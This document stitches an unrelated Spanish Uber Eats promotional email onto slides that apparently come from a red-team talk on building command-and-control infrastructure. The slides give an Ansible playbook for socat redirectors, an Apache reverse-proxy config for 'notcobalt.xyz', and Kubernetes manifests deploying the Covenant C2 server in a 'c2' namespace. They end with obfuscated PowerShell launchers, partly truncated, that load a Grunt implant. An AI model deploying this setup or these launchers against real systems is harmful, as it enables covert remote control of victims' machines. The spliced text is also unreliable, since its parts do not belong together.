Date Wednesday, June 22, 2022 at 10:45 AM
Message ID <[REDACTED]>
Delivered-To: [REDACTED] (202.168.1.11)
Received by [REDACTED] (202.168.1.11) [REDACTED] (202.168.1.11)

Uber Eats

¡La creme de la creme!
Las opciones mejor rankeadas con descuentos increíbles
PEDILAS AHORA!



¡Tus sabores preferidos a un precio especial!


¡Siempre al top! 🍔TOP

nicolas, descubrí los platos mejor rankeados de nuestra app icon descuentos increíbles! Esta semana, aprovechá hasta 50% OFF en las opciones con mejores reseñas en Uber Eats. 🎉🎉🎉

ARG2500EATS

Además, te regalamos \$2500 OFF en tu primer pedido hasta el domingo

Usted está aquí -> Redirectors



Deployando redirectors/ansible

```
1 ---  
2 - hosts: all  
3   become: true  
4   vars:  
5     ansible_user: root  
6     socat_ip: [some-ip]  
7     ansible_python_interpreter: /usr/bin/python3  
8   roles:  
9     - setup  
10    - adduser  
11    - docker-installer  
12    - apache  
13    - certbot  
14    - socat_script
```

```
---  
- shell: "(socat TCP4-LISTEN:{{ port }},fork TCP4:{{ ip }}:{{ port }} >/dev/null 2>&1 &)"  
  async: 10  
  poll: 0
```


Deployando redirectors/ansible

```
1 - name: Ensure a locale exists
2   locale_gen:
3     name: "{{ item }}"
4     state: present
5   with_items:
6     - es_AR.UTF-8
7     - en_US.UTF-8
8
9 - name: cache
10  apt:
11    update_cache: yes
12    cache_valid_time: 3600
13 - name: upgrade
14  apt: upgrade=full
15 - name: clean
16  apt:
17    autoclean: yes
18 - name: remove
19  apt:
20    autoremove: yes
21
```

```
21
22 - name: install dependencies base with apt
23  apt:
24    name: [
25      htop,
26      telnet,
27      vim,
28      socat,
29      apt-transport-https,
30      ntp,
31      tmux,
32      zsh,
33      rsync,
34      iftop,
35      iotop,
36      bzip2,
37      screen,
38      ncdu,
39      dnsutils,
40      mc,
41      mlocate,
42      fail2ban,
43      wget,
44      curl,
45      pv,
46    ]
47    state: latest
```


```
root@mini:~# ansible-playbook playbook.yml -i /inventory/redirectors/hosts.yaml
```

Usted está aquí -> covenant-sh





COVENANT



COVENANT/dominio+certs

Dns a redirector

A Record @ notcobalt.xyz 138.68.21.56

Generar certificado

cerbot -d notcobalt.xyz --apache

COVENANT/Redirector

```
<VirtualHost *:443>
  ServerName notcobalt.xyz
  # Enable SSL
  SSLEngine On
  SSLProxyVerify none
  SSLProxyCheckPeerCN off
  SSLProxyCheckPeerName off

  ProxyPreserveHost On
  ProxyRequests Off
  SSLCertificateFile      /etc/letsencrypt/live/notcobalt.xyz/cert.pem
  SSLCertificateKeyFile   /etc/letsencrypt/live/notcobalt.xyz/privkey.pem
  SSLCertificateChainFile /etc/letsencrypt/live/notcobalt.xyz/chain.pem
  # Enable Proxy
  SSLProxyEngine On
    ProxyPass /  https://backend.xyz/
    ProxyPassReverse /  https://backend.xyz/
</VirtualHost>
```

COVENANT/Certs

1- Pasar certificados de letsencrypt (redirector) a traefik

- privkey.pem == tls.key
- cert.pem == tls.cert

2- add as secret

```
ko create secret tls notcobalt-tls --key=privkey.pem --cert=cert.pem -n c2
```

3- convert cert de .pem a PKCS#12

```
openssl pkcs12 -export -out certificate.pfx -inkey privkey.pem -in cert.pem -certfile chain.pem
```

COVENANT/Ingressroute

```
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: cov-sh-http
  namespace: c2
spec:
  entryPoints:
    - web
  routes:
    - kind: Rule
      match: Host(`notcobalt.xyz`)
      services:
        - kind: Service
          name: cov-sh-web
          port: 80
---

```

```
---
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: cov-sh-https
  namespace: c2
spec:
  entryPoints:
    - https
  routes:
    - kind: Rule
      match: Host(`notcobalt.xyz`)
      services:
        - kind: Service
          name: cov-sh-https
          port: 443
      tls:
        secretName: notcobalt-tls

```

```
ko apply -f covenant-sh.yaml
```

COVENANT/statefulset

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: covenant-sh
5   namespace: c2
6   labels:
7     app: covenant-sh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: covenant-sh
13  serviceName: covenant-sh
14  template:
15    metadata:
16      labels:
17        app: covenant-sh
18    spec:
19      initContainers:
20        - name: init-covenant-data
21          image: kalilinux/kali-rolling
22          command: ["/bin/bash"]
23          args: ["-c", "apt update && apt install -y git && git clone --recurse-submodules https://github.com/cobbr/Covenant && cp -R Covenant/Covenant/Data/* /app/Data"]
24      volumeMounts:
25        - name: covenant-data
26          mountPath: "/app/Data"
```

COVENANT/statefulset

```
ko apply -f covenant-statefullset.yaml
```

```
27   containers:
28     - image: 10.233.3.129:5000/covenant
29       name: covenant-sh
30       imagePullPolicy: Always
31       command: ["dotnet"]
32       args: ["/app/Covenant.dll"]
33       ports:
34         - name: cov-sh-web
35           protocol: TCP
36           containerPort: 80
37         - name: cov-sh-https
38           protocol: TCP
39           containerPort: 443
40       volumeMounts:
41         - mountPath: "/app/Data"
42           name: covenant-data
43         - mountPath: "/shared-pvc"
44           name: shared-storage
45       volumes:
46         - name: covenant-data
47         - name: shared-storage
48       persistentVolumeClaim:
49         claimName: shared-pvc
50     volumeClaimTemplates:
51       - metadata:
52         name: covenant-data
53       labels:
54         app: covenant-sh
55     spec:
56       accessModes: [ "ReadWriteOnce" ]
57       storageClassName: rook-ceph-block-x2
58       resources:
59         requests:
60           storage: "16Gi"
```


COVENANT/svc

```
1 apiVersion: v1
2 kind: Service
3 metadata:
4   name: cov-sh-web
5   namespace: c2
6   labels:
7     app: covenant-sh
8 spec:
9   ports:
10    - port: 80
11      name: cov-sh-web
12      targetPort: 80
13   selector:
14     app: covenant-sh
15 ---
16 apiVersion: v1
17 kind: Service
18 metadata:
19   name: cov-sh-dashboard
20   namespace: c2
21   labels:
22     app: covenant-sh
23 spec:
24   ports:
25    - port: 7443
26      name: cov-sh-dashboard
27      targetPort: 7443
28   selector:
29     app: covenant-sh
30 ---
```


```
30 ---
31 apiVersion: v1
32 kind: Service
33 metadata:
34   name: cov-sh-https
35   namespace: c2
36   labels:
37     app: covenant-sh
38 spec:
39   ports:
40    - port: 443
41      name: cov-sh-https
42      targetPort: 443
43   selector:
44     app: covenant-sh
```

ko apply -f covenant-service.yaml

COVENANT/tunel



COVENANT/ pseudo DEMO



A screenshot of a web browser window showing the COVENANT registration page. The URL in the address bar is `https://127.0.0.1:7443/covenantuser/login`. The page features a large COVENANT logo at the top center. Below the logo, the text "Register Initial User" is displayed. There are two input fields: one containing "mini" and another containing a redacted password. A blue "Register" button is located at the bottom right of the form.

Register Initial User

mini

••••••••••

••••••••••

Register

COVENANT/ pseudo DEMO

Create Listener

[HttpListener](#) [BridgeListener](#)

Description
Listens on HTTP protocol.

Name

BindAddress BindPort

ConnectPort

ConnectAddresses Urls

UseSSL SSLCertificate certificate.pfx

HttpProfile

COVENANT/ pseudo DEMO

CovenanT We

PowerShell Launcher

[Generate](#) [Host](#) [Code](#)

Description
Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()

Listener	ImplantTemplate	DotNetVersion
notcobalt-https	GruntHTTP	Net35
ValidateCert	UseCertPinning	
True	True	
Delay	JitterPercent	ConnectAttempts
5	10	5000
KillDate		
10/21/2020 1:33 PM		
ParameterString		
-Sta -Nop		
Generate	Download	


Launcher

```
powershell -Sta -Nop -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vp7cFzldT/f3d27V2t7rbt62pbslW'))"
```

EncodedLauncher

```
powershell -Sta -Nop -EncodedCommand cwB2ACAAbwAgACgATgBIAHcALQPAGIAagBIAGMAdAAGAEkATwAuAE0AZQbtAG8AcgB5AFMAdAByAGUAYQBtACKAOwBzAHYAIAbkACAABKAOAGUAdwA
```

COVENANT/ pseudo DEMO



